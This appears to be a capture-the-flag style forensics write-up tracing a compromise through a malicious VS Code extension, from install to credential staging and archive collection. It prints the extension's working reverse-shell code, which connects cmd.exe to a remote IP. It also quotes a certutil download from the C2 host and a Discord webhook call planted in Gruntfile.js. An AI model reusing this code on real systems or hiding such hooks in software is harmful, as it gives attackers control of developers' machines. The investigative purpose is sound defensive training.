Strange Martketplace
Scenario
Internal threat intelligence flagged suspicious activity targeting developer environments, highlighting a trend of adversaries weaponizing trojanized development tools. Shortly after, the SOC detected an anomalous outbound HTTP request from a developer workstation. The investigation requires analysis of a KAPE-collected disk image alongside the live compromised endpoint.
Methodology
Orientation — Two Investigation Surfaces
This lab splits across two environments: a KAPE-collected forensic image mounted at D: containing Windows event logs, and the live infected workstation at C: where the malicious VS Code extension, project files, and attacker artifacts still reside. Chainsaw handles log triage against the KAPE image while direct filesystem and Event Viewer analysis covers the live machine.
Initial Access — Malicious VS Code Extension

The VS Code extensions directory on the live machine reveals a suspicious entry — GeforceExtload — sitting among 38 installed extensions. Unlike every legitimate extension which carries a verified Microsoft publisher shield, GeforceExtload displays no verification badge, carries the description “Nothing special, just a regular vscode extension”, and was last updated on 2025-03-27 at version 0.0.1.
Inspecting the extension’s extension.js reveals the full attack capability:
const { exec } = require("child_process");
const net = require("net");
const os = require("os");

function activate(context) {
    let IP = "165.22.189.77";
    let Port = 8080;

    switch (os.platform()) {
        case 'win32':
            shellCommand = "cmd.exe";
            break;
        case 'linux':
            shellCommand = "sh";
            break;
    }

    let shell = exec(shellCommand);
    var client_sock = new net.Socket();
    client_sock.connect(Port, IP, () => {
        client_sock.pipe(shell.stdin);
        shell.stdout.pipe(client_sock);
        shell.stderr.pipe(client_sock);
    });
}
The extension spawns cmd.exe and pipes it to a raw TCP socket connecting back to the C2 — a full reverse shell executing the moment VS Code loads the workspace. The package.json metadata field installedTimestamp: 1743085551335 records the exact install moment.

Pivoting to the KAPE Sysmon log in Event Viewer and searching for geforceext surfaces the signing event — vsce-sign.exe running verify --package geforceext-load.geforceext-load-0.0.1 at 2025-03-27 14:25:51. This is the VS Code Extension signing tool verifying the VSIX package at install time, confirming both the timestamp and the responsible binary.
Credential Access — Secrets Directory

Chainsaw search against the Sysmon operational log surfaces a certutil.exe execution at 14:54:42:
certutil.exe -urlcache -split -f http://165.22.189.77/credentials.txt credentials.txtThe current directory at execution is C:\Users\SBTuser\Projects\DeveloperLab\Secrets\ — a directory not tracked by git. Reading the file on the live machine confirms plaintext credentials were staged for exfiltration:
username=admin
password=hunter2
The same Secrets\ directory also contains private_key.pem, indicating broader credential material was targeted.
Exfiltration — C2 Communication
Filtering the Sysmon network connection events (EID 3) in Event Viewer for port 5555 returns a powershell.exe connection to 165.22.189.77:5555 at 14:57:31. This is the attacker’s primary C2 channel — an interactive PowerShell reverse shell tunnelled out over a non-standard port. certutil.exe serves the dual role of credential retrieval LOLBin, downloading files directly from the C2 server over HTTP.
Collection — Staging and Archiving
The PowerShell operational log (Microsoft-Windows-PowerShell%4Operational.evtx) from the KAPE image captures the staging operation at 15:18:
Compress-Archive -Path C:\Users\SBTuser\Projects\*, C:\Users\SBTuser\DeveloperLab\*
                 -DestinationPath C:\Users\SBTuser\dump.zip

The archive sweeps the entire Projects and DeveloperLab directories — capturing source code, configuration files, credentials, and private keys. A subsequent Move-Item command at 15:25:50 relocates the archive:
Move-Item -Path C:\Users\SBTuser\Dump.zip
          -Destination C:\Users\SBTuser\AppData\Local\Temp\Dump.zip
Impact — Source Code Tampering
Checking recently modified files on the live machine filtered to after 14:00 on the compromise date surfaces Gruntfile.js in the project directory — modified at exactly 14:25:51, coinciding with the extension install. Comparing against the git commit history confirms this file was tampered post-commit.
Get-ChildItem "C:\Users\SBTuser" -Recurse -File -ErrorAction SilentlyContinue |
  Where-Object {$_.LastWriteTime -gt "2025-03-27 14:00"} |
  Select FullName, LastWriteTime | Sort LastWriteTime | Format-Table -AutoSize
Reading Gruntfile.js reveals five lines of malicious code appended after the legitimate Grunt configuration:
fetch("https://discord.com/api/webhook/nnvwnficnalc/Thisiswebhook", {
  method: "POST",
  body: JSON.stringify({ content: "Build Complete!"}),
  headers: { "Content-Type": "application/json" }
});
The Discord webhook would fire on every build, silently notifying the attacker and potentially exfiltrating build output. These five lines were never committed — visible only through filesystem comparison, not git history. The Windows session user EC2AMAZ-TGCPT4N\SBTuser is responsible for the uncommitted working tree state.
Attack Summary
| Phase | Action |
|---|---|
| Initial Access | GeforceExtload VS Code extension installed from marketplace at 2025-03-27 14:25:51 |
| Execution | extension.js spawns cmd.exe reverse shell via child_process, connects to 165.22.189.77:8080 |
| C2 | PowerShell reverse shell established to 165.22.189.77:5555 |
| Credential Access | certutil.exe downloads credentials.txt from C2 to Secrets\ directory |
| Collection | Compress-Archive stages Projects\ and DeveloperLab\ into dump.zip |
| Exfiltration | dump.zip moved to AppData\Local\Temp\ for exfiltration |
| Impact | Discord webhook appended to Gruntfile.js — 5 uncommitted lines, not in git history |
IOCs
| Type | Value |
|---|---|
| Extension | GeforceExtload (geforceext-load.geforceext-load-0.0.1) |
| IP (C2) | 165[.]22[.]189[.]77 |
| Port (Reverse Shell) | 8080 |
| Port (C2 Channel) | 5555 |
| URL (Credential Download) | hxxp[://]165[.]22[.]189[.]77/credentials.txt |
| Webhook (IOC) | hxxps[://]discord[.]com/api/webhook/nnvwnficnalc/Thisiswebhook |
| File (Staged Archive) | C:\Users\SBTuser\AppData\Local\Temp\Dump.zip |
| File (Tampered) | Gruntfile.js |
| Credentials | admin:hunter2 (credentials.txt) |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Compromise Software Supply Chain | T1195.001 | Malicious VS Code extension published to and installed from marketplace |
